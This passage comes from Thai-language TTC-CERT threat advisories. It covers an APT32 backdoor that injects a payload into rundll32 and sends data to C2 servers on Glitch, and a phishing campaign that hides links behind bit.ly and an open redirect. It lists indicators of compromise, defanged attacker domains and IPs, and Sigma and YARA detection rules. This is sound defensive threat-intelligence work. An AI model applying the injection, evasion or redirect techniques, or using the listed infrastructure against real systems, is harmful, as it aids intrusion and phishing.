Payload (background.dll) ถูกปกป้องเอาไว้โดย Packer[5] และจะทำการ Unpack ผ่านการเรียกใช้งาน Export Function ชื่อ “SaveProfile” หรือ “OpenProfile” ซึ่งหลังจากทำการ Unpack แล้วจะมีขีดความสามารถในการสร้างโปรเซส “Rundll32.exe” เพื่อใช้ในการเรียกใช้งานฟังก์ชัน “Sleep” จาก “kernel32.dll” โดยมีวัตถุประสงค์เพื่อทำให้โปรเซส “Rundll32.exe” ดังกล่าวทำงานได้อย่างต่อเนื่อง รายละเอียดตาม**ภาพที่ 6**




ภาพที่ 6 *มัลแวร์สร้างโปรเซส “Rundll32.exe” (PID 5784) เพื่อใช้เป็น Host ในการ Inject Payload*

หลังจากนั้นจึงจะทำการ Inject Code ซึ่งเป็น Payload ที่จะใช้ในการโจมตีเข้าไปในพื้นที่ Memory ของโปรเซส “Rundll32.exe” ดังกล่าว ซึ่งเป็นการใช้งานเทคนิคเพื่อหลบเลี่ยงการถูกตรวจสอบ จำนวน 2 เทคนิคร่วมกัน คือ Process Injection[6] และ Living Off the Land Binaries[7] (LoLBins) รายละเอียดตาม**ภาพที่ 7**

[5] "Packer | Kaspersky IT Encyclopedia." https://encyclopedia.kaspersky.com/glossary/packer/. Accessed 21 Jun. 2022.


[6] "Process Injection, Technique T1055 - Enterprise | MITRE ATT&CK®." https://attack.mitre.org/techniques/T1055/. Accessed 22 Jun. 2022.

[7] "What Are LOLBins and How Do Attackers Use Them in Fileless ...."
https://www.cynet.com/attack-techniques-hands-on/what-are-lolbins-and-how-do-attackers-use-them-in-fileless-attacks/. Accessed 21 Jun. 2022.



ภาพที่ 7 *การ Inject Payload เข้าไปยังพื้นที่ Memory ของโปรเซส "Rundll32.exe"*
แหล่งที่มา *Netskope*

หลังจากนั้น Payload ซึ่งถูก Inject ไปยัง Memory จะทำหน้าที่ในการเก็บรวบรวมข้อมูลภายในเครื่องคอมพิวเตอร์ของเหยื่อ ได้แก่ ข้อมูลเกี่ยวกับ Network Adapter, ชื่อเครื่องคอมพิวเตอร์, ชื่อบัญชีผู้ใช้งาน นอกจากนั้นยังทำการเก็บข้อมูลไดเรคทอรี่, ไฟล์, และข้อมูลของโปรเซสที่กำลังใช้งานอยู่บนเครื่องคอมพิวเตอร์ โดยมัลแวร์จะทำการเข้ารหัสข้อมูลที่เก็บรวบรวมมาได้นี้และส่งออกไปยัง C2 ที่ตั้งอยู่บนเว็บไซต์ Glitch ซึ่งเป็นเว็บไซต์สาธารณะที่ให้บริการ Web Development Collaboration รายละเอียดตาม**ภาพที่ 8**



ภาพที่ 8 *มัลแวร์ทำการส่งข้อมูลที่รวบรวมได้จากเครื่องคอมพิวเตอร์ของเหยื่อไปยัง C2 บนเว็บไซต์ Glitch*
แหล่งที่มา *Netskope*

MITRE ATT&CK

- **Resource Development**
  - T1583.006 Acquire Infrastructure: Web Services
- **Initial Access**
  - T1566.001 Phishing: Spearphishing Attachment
- **Execution**
  - T1053.005 Scheduled Task/Job: Scheduled Task
  - T1059.005 Command and Scripting Interpreter: Visual Basic
  - T1106 Native API
  - T1204.002 User Execution: Malicious File
  - T1218.010 System Binary Proxy Execution: Rundll32
- **Persistence**
  - T1053.005 Scheduled Task/Job: Scheduled Task
- **Defense Evasion**
  - T1027 Obfuscated Files or Information

- T1027.002 Obfuscated Files or Information: Software Packing
- T1027.005 Obfuscated Files or Information: Indicator Removal from Tools
- T1036.003 Masquerading: Rename System Utilities
- T1140 Deobfuscate/Decode Files or Information
- T1055.002 Process Injection: Portable Executable Injection
- T1070.004 Indicator Removal on Host: File Deletion
- T1218.011 System Binary Proxy Execution: Rundll32
- T1553.005 Subvert Trust Controls: Mark-of-the-Web Bypass

- **Discovery**
  - T1010 Application Window Discovery
  - T1057 Process Discovery
  - T1083 File and Directory Discovery
  - T1087.001 Account Discovery: Local Account
- **Collection**
  - T1560 Archive Collected Data
- **Command and Control**
  - T1071.001 Application Layer Protocol: Web Protocols
  - T1102 Web Service
- **Exfiltration**
  - T1567 Exfiltration Over Web Service

วิธีตรวจสอบว่าหน่วยงานถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตี

Indicators of Compromise (IOCs)

- RAR Files
  - SHA256:
    - 14e3c13e7455e571bd4bc010d174a6a0f7d416216b77c1e0d27f0f3be59e3bf2
    - 1eb5421cae14cc706efdb9e911608c2c4759ccc446f6e1a62ecf5ba20e5b3482
    - 54aac0840808311e3ab47f76f8ea4b5639bcaac49e3bb4e3c4c6fd6240c21590
    - 720a06e64e4fb85ff82dd2f225789a46b58303399b12b8390bbd3bdc4d5c5774
    - 8fd9915997ebd3b04ad170186aba94e88222e45c6e46168d19ba7f9df3625210
    - 9e3b04b2717ac796c71eea419b6d50531cb24a9e2a4bd63c6c6d9d044488828f
    - a571a35c182c209ab755a8e3ec483b155a2b686de0e3ffc382d569cdef80c227

- ebadb19c6ab42eb54e57a4d31682f7918630312e9ba77cbebe4efcf046312695
- ff987e40e87262801b7080624fdcb6d3392b4ad4fca2ef8412c37be7ba3ed63f

- Web Archives (*.doc)
  - SHA256
    - 15dc11e9ab8ef00fc8469c0bc0cd2127f9cd6a759514acbbb9395931a99f3207
    - 8745e69246e2f0f7281ed0b329b2eb7647efc354af2bf2b5338621f9c1306564
    - 9e0a30502393dbf30376289c7460129c7e46dfea1d77c06a124690f8b9e11cfc
    - b704ec4d0fdcbc0e370ccb1e3c48d1f55ee4a253f59bdd1529fa7d31302c9807
    - 1a7a5228aa8e598d0225caa15d2a7fca2523ff23c35ce53a5bf4f228ad079608
    - 6fa56ddaacf8a0bdb35766667b9ed348bcf4ebf0dc04249ee1de31bfd5d8a4f3
    - 0f537c15a62cf31907b87b46e5d205932af899f984c770592b77a6765bfeb15c
    - faf58097a6142a97022a4a26316bf22a22122a329acf99299b3ec52a98e48b95
    - 53e0f230a5d7cc615fbffaf423a5336112a3966c64d965a1cb883d17edd82e7d
- DLL Files (background.dll)
  - SHA256
    - baaff5982c5991593c560ceb536b19f4aab78b83ddbcdeaa98be8ffca56beee6
    - 2d765673b9bef7da6612e4c5d3d3ccb286d0e003d4efa5b77575e39eee9ac309
    - c00ede542256087df36c2418a177eaf54919d4ab3b0f57977f106ca3ba2bff86
    - dce58b999d3d93024ebabf95e9d8497a4218283a7e42c352b536ccb9b6a5fdb4
    - 048e8132e520cd31d0be512e8568ae2db30a6ea128fce83668485aa41313a2bd
    - ceda18081b48401a6ae57517e0b2a908100153908b83388285474cccd56b4372
    - f3ec9e5379b0419dad74e112c62ffe9ad19ee714aef7dee35dd694d4b0c6a758
    - 01a7531a667feed1df2bc18c7f7734a0f503e5c60ac27a3d9b05bf14e5cec492
    - 79defb37958694daabea46494163d7cbbb30c18d332f14cb495b7c9edbe42732
- C2
  - hxxps://confusion-cerulean-samba.glitch[.]me/0627f41878D
  - hxxps://confusion-cerulean-samba.glitch[.]me/192f188023
  - hxxps://confusion-cerulean-samba.glitch[.]me/2e06bb0ce9

- hxxps://confusion-cerulean-samba.glitch[.]me/55da2c2031
- hxxps://confusion-cerulean-samba.glitch[.]me/e1db93941c
- hxxps://elemental-future-cheetah.glitch[.]me/559084b660P
- hxxps://elemental-future-cheetah.glitch[.]me/afe92a2bd2P
- hxxps://torpid-resisted-sugar.glitch[.]me/5db81501e9P
- hxxps://torpid-resisted-sugar.glitch[.]me/fb3b5e76b4P

Sigma Rule

ตรวจสอบหาร่องรอยการโจมตีโดยกลุ่ม APT32 จาก SIEM ขององค์กรโดยใช้ Sigma Rule สำหรับตรวจจับโปรเซส rundll32.exe ต้องสงสัยที่อาจจะถูก Inject Code และฝัง Backdoor เอาไว้ เขียนโดย TTC-CERT

```
title: APT32 DLL Backdoor Injected to Rundll32
id: 276d1480-91cc-427c-9ec7-d4ed197c5200
status: experimental
date: 22/06/2022
description: Detect rundll32 process that possibly has code injected by APT32 backdoor
(background.dll)
author: TTC-CERT
references:
https://www.netskope.com/blog/abusing-microsoft-office-using-malicious-web-archive-files
logsource:
   category: process_creation
   product: windows
detection:
   selection_Parent:
     ParentImage|endswith:
        - '\rundll32.exe'
     ParentCommandLine|contains:
        - '-sta'
        - 'OpenProfile'
        - 'SaveProfile'
   selection_LoLBins:
```

```
    Image|endswith:
      - '\rundll32.exe'
    CommandLine|contains|all:
      - 'kernel32.dll'
      - 'Sleep'
  condition: all of selection*
falsepositives: unknown
level: medium
```

Yara Rule

ตรวจสอบหาไฟล์ Payload ประเภท DLL ที่ถูกสร้างโดยไฟล์ MHT เขียนโดย TTC-CERT

```
import "pe"

rule APT32_2022_Backdoor_DLL
{
        meta:
                Description = "Detect DLL file dropped by malicious MHT file. This DLL file is packed and will be unpack to inject payload into rundll32.exe host process"
                Author = "TTC-CERT"
                Date = "21/6/2022"
                Date_Modifiy = "N/A"
                SHA256 = "974B0F2432608E34AF8AE164895FA952EABFB71B17365223B26E491091C3E447"

        strings:
                $s1 = "glitch.me" wide ascii nocase
                $s2 = "properties.bin" wide ascii nocase
                $s3 = "%systemroot%\\system32\\rundll32.exe" wide ascii nocase
                $s4 = "Computer:" wide ascii
                $s5 = "Program: " wide ascii
                $s6 = "User: " wide ascii
```

```
        $arc1 = ".bz2" wide ascii nocase
        $arc2 = ".wim" wide ascii nocase
        $arc3 = ".zip" wide ascii nocase
        $arc4 = ".tar" wide ascii nocase

    condition:
        pe.characteristics & pe.DLL
        and (filesize >= 30MB or filesize <= 70MB)
        and (pe.exports("OpenProfile") or pe.exports("SaveProfile"))
        and 5 of ($s*)
        and 2 of ($arc*)
}
```

ข้อมูลอ้างอิง

- https://www.netskope.com/blog/abusing-microsoft-office-using-malicious-web-archive-files
- https://github.com/netskopeoss/NetskopeThreatLabsIOCs/tree/main/MHTGlitch/IOCs
- https://www.bleepingcomputer.com/news/security/oceanlotus-hackers-turn-to-web-archive-files-to-deploy-backdoors/
- รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-210432-1.v1

เอกสารแนบท้าย 13

[TLP:WHITE] การใช้ประโยชน์จาก Shortened URL และ URL redirection เพื่อซ่อนการโจมตีแบบฟิชชิ่ง (phishing attack)

เผยแพร่ให้ภาพส่วนโทรคมนาคมเมื่อ 6 ก.ย.65

เผยแพร่ให้กับสาธารณะเมื่อ 7 ต.ค.65

Executive Summary

ศูนย์ TTC-CERT พบการโจมตีองค์กรในประเทศไทยโดยการใช้ประโยชน์จากบริการ Shortened URL และ/หรือช่องโหว่ Open Redirect ของเว็บไซต์ต่าง ๆ สำหรับทำ URL redirection เพื่อซ่อนการโจมตีแบบฟิชชิ่ง (phishing attack) ซึ่งการโจมตีที่พบในครั้งนี้ศูนย์ TTC-CERT คาดว่าผู้ไม่หวังดีต้องการทดสอบการโจมตีแบบฟิชชิ่งโดยใช้บริการ URL shortening และ URL redirection ไปพร้อม ๆ กันเพื่อวางแผนทำการโจมตีในขั้นตอนอื่นต่อไป ซึ่งการส่งต่อ URL แบบนี้เป็นวิธีการหนึ่งที่อาชญากรไซเบอร์มักใช้ในทางที่ผิดเพื่อสร้างการโจมตีแบบ multi-layered phishing attack

ในรายงานฉบับนี้ ศูนย์ TTC-CERT ยังได้ทำการวิเคราะห์เพื่อหา Infrastructure ของผู้โจมตีที่อาจนำมาใช้ในการโจมตีในรูปแบบนี้เพิ่มเติม ตลอดจนศูนย์ TTC-CERT ได้ update รายการ Indicators of Compromise (IOCs) ของการโจมตีในครั้งนี้และ Infrastructure ของผู้โจมตีที่อาจนำมาใช้ในการโจมตี เพื่อให้องค์กรของสมาชิกสามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ต่อองค์กรต่อไป อย่างไรก็ตามหากองค์กรของสมาชิกได้เชื่อมต่อกับระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) ของศูนย์ TTC-CERT แล้ว ข้อมูลนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

รายละเอียดทางเทคนิค

ที่ผ่านมาบริการ URL shortening[1] เช่น bit.ly, cutt.ly, และ t.co ฯลฯ เคยมีการถูกนำมาใช้งานโดยผู้ไม่หวังดีเพื่อปกปิด URL ที่เป็นอัตรายของผู้ไม่หวังดี และเพื่อนำเหยื่อไปยังหน้าเวปเพจที่เป็นอันตรายที่สร้างโดยผู้ไม่หวังดี จนถึงปัจจุบันก็ยังมีการนำเทคนิคนี้มาใช้ในการโจมตีเพื่อ bypass การตรวจจับ malicious domain ขององค์กร และเพื่อบรรลุวัตถุประสงค์ของผู้ไม่หวังดี

URL redirection เป็นกระบวนการส่งต่อผู้ใช้เวปจาก URL ที่ร้องขอในตอนแรกไปยัง URL ที่ต่างไปจากเดิมอย่างสิ้นเชิง ซึ่งโดยปกติผู้ใช้อินเทอร์เน็ตใช้งาน URL redirection ทุกวันโดยไม่สังเกตเห็น เช่น โดยการคลิกลิงก์สั้น ๆ เพื่อไปอ่านข่าว หรือ ถูกส่งต่อจากไซต์หนึ่งไปยังอีกไซต์หนึ่งเพื่อซื้อหรือชำระเงินสำหรับผลิตภัณฑ์ที่โฆษณาผ่านหน้าเวป เป็นต้น การใช้งาน URL redirection เป็นเรื่องปกติและได้กลายเป็นส่วนหนึ่งของชีวิตประจำวันของผู้ใช้อินเทอร์เน็ตทุกคน ซึ่งผู้ไม่หวังดีจึงใช้ประโยชน์จาก URL redirection เพื่อจุดประสงค์ของตนเอง

การโจมตีที่ศูนย์ TTC-CERT พบล่าสุดเมื่อเร็ว ๆ นี้ ผู้ไม่หวังดี ใช้บริการของ bit.ly เพื่อปกปิด URL สำหรับส่งข้อมูลเพื่อทดสอบการโจมตีแบบฟิชชิ่ง (phishing attack) โดยหากเหยื่อทำการคลิก URL ที่ถูกทำให้

[1] "URL shortening - Wikipedia." https://en.wikipedia.org/wiki/URL_shortening. Accessed 5 Sep. 2022.

สั้นโดยบริการของ bit.ly เหยื่อจะถูกส่งไปอีก URL หนึ่ง และผู้ไม่หวังดีได้ใช้ประโยชน์จาก URL ดังกล่าวเพื่อทำ URL redirection ไปอีก URL ที่เป็นของผู้ไม่หวังดีเพื่อส่งข้อมูลเบื้องต้นให้ผู้ไม่หวังดีทราบว่าเหยื่อได้หลงกลคลิ๊ก URL ที่แนบมากับอีเมล์ ซึ่งศูนย์ TTC-CERT คาดว่าผู้ไม่หวังดีต้องการทดสอบการโจมตีแบบฟิชชิ่งโดยใช้บริการ URL shortening และ URL redirection ไปพร้อม ๆ กันเพื่อวางแผนทำการโจมตีในขั้นตอนอื่นต่อไป โดยมีตัวอย่างของ URL ดัง**ภาพ 1** และ **ภาพ 2**

ภาพที่ 1 *แสดงรายละเอียดของ URL ที่ผู้ไม่หวังดีทำการแนบ Link ในฟิชชิ่งอีเมลที่ส่งให้กับเหยื่อ*

เมื่อศูนย์ TTC-CERT ทำการตรวจสอบ URL shortening ของ hxxps://bit[.]ly/3x889ZR พบว่าเหยื่อจะถูกส่งไปอีก URL หนึ่ง (https://sherlock.scribblelive.com/) ซึ่งเป็นเว็บไซต์ที่ไม่เป็นอันตราย (legitimate website) แต่มีช่องโหว่ Open Redirect[2] จึงถูกผู้ไม่หวังดีนำไปทำ URL redirection เพื่อให้เหยื่อถูกส่งต่อไปที่ URL ของผู้ไม่หวังดีรายละเอียดตาม**ภาพ 2** ซึ่งการใช้เทคนิคนี้ผู้ไม่หวังดีอาจสามารถ bypass การตรวจสอบจาก email security gateway ขององค์กรส่งผลให้ฟิชชิ่งอีเมลดังกล่าวถูกส่งไปถึง mailbox ของผู้ใช้งานในองค์กรได้

ภาพที่ 2 *แสดงรายละเอียดของ URL ภายหลังจากการเข้าถึง hxxps://bit[.]ly/3x889ZR*

หากนำ URL จาก **ภาพ 1** และ **ภาพ 2** มารวมกันจะพบว่าข้อมูลทั้งหมดจะถูกส่งไปที่ URL ตาม**ภาพ 3** ซึ่งเป็นการส่งด้วย HTTP GET Method โดยเมื่อส่งข้อมูลให้กับผู้ไม่หวังดีแล้วเครื่องแม่ข่ายของผู้ไม่หวังดีจะ redirect เหยื่อไปที่ https://www.google.com/ โดยมีรายละเอียดตาม **ภาพ 4**

ภาพที่ 3 *แสดง URL ทั้งหมดที่ถูกส่งไปให้ผู้ไม่หวังดี*

[2] "sherlock.scribblelive.com Open Redirect vulnerability OBB-187965." https://www.openbugbounty.org/reports/187965/. Accessed 5 Sep. 2022.

ภาพที่ 4 *แสดงการตอบกลับจากเครื่องแม่ข่ายของผู้ไม่หวังดีหลังจากที่ได้รับข้อมูลเพื่อส่งเหยื่อไปที่ https://www.google.com/*


องค์กรไม่ควรประมาทในเรื่อง URL shortening และ/หรือ URL redirection และควรใช้ความระมัดระวังอย่างยิ่งก่อนที่จะเปิดลิงก์จากอีเมลที่ไม่พึงประสงค์หรืออีเมลที่ส่งมาจากคนที่ไม่รู้จัก โดยเฉพาะอย่างยิ่งเมื่อไม่แน่ใจ 100% ว่าลิงก์นี้จะพาหรือส่งต่อไปที่ใด อีกทั้ง ผู้โจมตีมักใช้ช่องโหว่นี้เพื่อหลบเลี่ยง email scanner และหลอกให้ผู้ใช้งานในองค์กรคิดว่าพวกเขากำลังเข้าถึงโดเมนที่ไม่อันตราย (legitimate domain) นอกจากนี้ ช่องโหว่ open redirect สามารถใช้ในการโจมตีร่วมกับช่องโหว่อื่น ๆ เพื่อสร้างรูปแบบการโจมตีที่ส่งผลกระทบได้สูงกว่าที่ควรจะเป็น

Threat Actor Infrastructure Analysis

ศูนย์ TTC-CERT ได้ทำการวิเคราะห์ Infrastructure ของผู้ไม่หวังดีที่ทำการโจมตีในครั้งนี้พบรายละเอียดดังนี้

- naturalnutcontents[.]world
    - มี IP Address เป็น 95.161.129[.]95
    - จดทะเบียนเมื่อ 8 มิ.ย.65 โดย Porkbun (http://porkbun.com)
    - มีการ map naturalnutcontents[.]world กับ IP 95.161.129[.]95 เมื่อ 2 ก.ย.65 เวลา 07.12 น. (UTC)
- 95.161.129[.]95
    - เป็น IP Address ของประเทศเนเธอร์แลนด์
    - Passive DNS
        - contentvatgets[.]world
        - contentzennews[.]world
        - dissolbkzk[.]world
        - natgentcontents[.]world
        - www.contentzennews[.]world
        - www.natgentcontents[.]world
        - www.naturalnutcontents[.]world

- contentvatgets[.]world
    - มี IP Address เป็น 95.161.129[.]95
    - จดทะเบียนเมื่อ 8 มิ.ย.65 โดย Namesilo (http://www.namesilo.com)
    - มีการ map contentvatgets[.]world กับ IP 95.161.129[.]95 เมื่อ 2 ก.ย.65 เวลา 09.21 น. (UTC)
- contentzennews[.]world
    - มี IP Address เป็น 95.161.129[.]95
    - จดทะเบียนเมื่อ 8 มิ.ย.65 โดย Namesilo (http://www.namesilo.com)
    - มีการ map contentzennews[.]world กับ IP 95.161.129[.]95 เมื่อ 2 ก.ย.65 เวลา 09.21 น. (UTC)
- dissolbkzk[.]world
    - มี IP Address เป็น 95.161.129[.]95
    - จดทะเบียนเมื่อ 29 ส.ค.65 โดย Porkbun (http://porkbun.com)
    - มีการ map dissolbkzk[.]world กับ IP 95.161.129[.]95 เมื่อ 2 ก.ย.65 เวลา 06.42 น. (UTC)
- natgentcontents[.]world
    - มี IP Address เป็น 95.161.129[.]95
    - จดทะเบียนเมื่อ 8 มิ.ย.65 โดย Porkbun (http://porkbun.com)
    - มีการ map naturalnutcontents[.]world กับ IP 95.161.129[.]95 เมื่อ 2 ก.ย.65 เวลา 09.21 น. (UTC)
- www.contentzennews[.]world
    - มี IP Address เป็น 95.161.129[.]95
    - มีการ map www.contentzennews[.]world กับ IP 95.161.129[.]95 เมื่อ 2 ก.ย .65 เวลา 09.23 น. (UTC)
- www.natgentcontents[.]world
    - มี IP Address เป็น 95.161.129[.]95
    - มีการ map www.natgentcontents[.]world กับ IP 95.161.129[.]95 เมื่อ 2 ก.ย .65 เวลา 09.23 น. (UTC)
- www.naturalnutcontents[.]world
    - มี IP Address เป็น 95.161.129[.]95
    - มีการ map www.naturalnutcontents[.]world กับ IP 95.161.129[.]95 เมื่อ 2 ก. ย.65 เวลา 09.23 น. (UTC)



MITRE ATT&CK

Tactic	Techniques / Sub-techniques	คำอธิบาย
Reconnaissance	T1598.001 - Phishing for Information: Spearphishing Link	ผู้ไม่หวังดีส่ง malicious link มาให้เหยื่อทางอีเมลเพื่อตรวจสอบว่าการโจมตีแบบฟิชชิ่งด้วยวิธีนี้สามารถเข้าถึงเมล์บล็อกของเหยื่อ

Initial Access	T1566.002 - Phishing: Spearphishing Link	ผู้ไม่หวังดีส่ง malicious link มาให้เหยื่อทางอีเมลเพื่อลักลอบเก็บข้อมูลของเหยื่อ
Execution	T1204.001 - User Execution: Malicious Link	ผู้ไม่หวังดีส่ง malicious link มาให้เหยื่อทางอีเมลเพื่อให้เหยื่อทำการ execution เสียก่อนจึงจะสามารถดำเนินการได้ตามวัตถุประสงค์ของผู้ไม่หวังดี
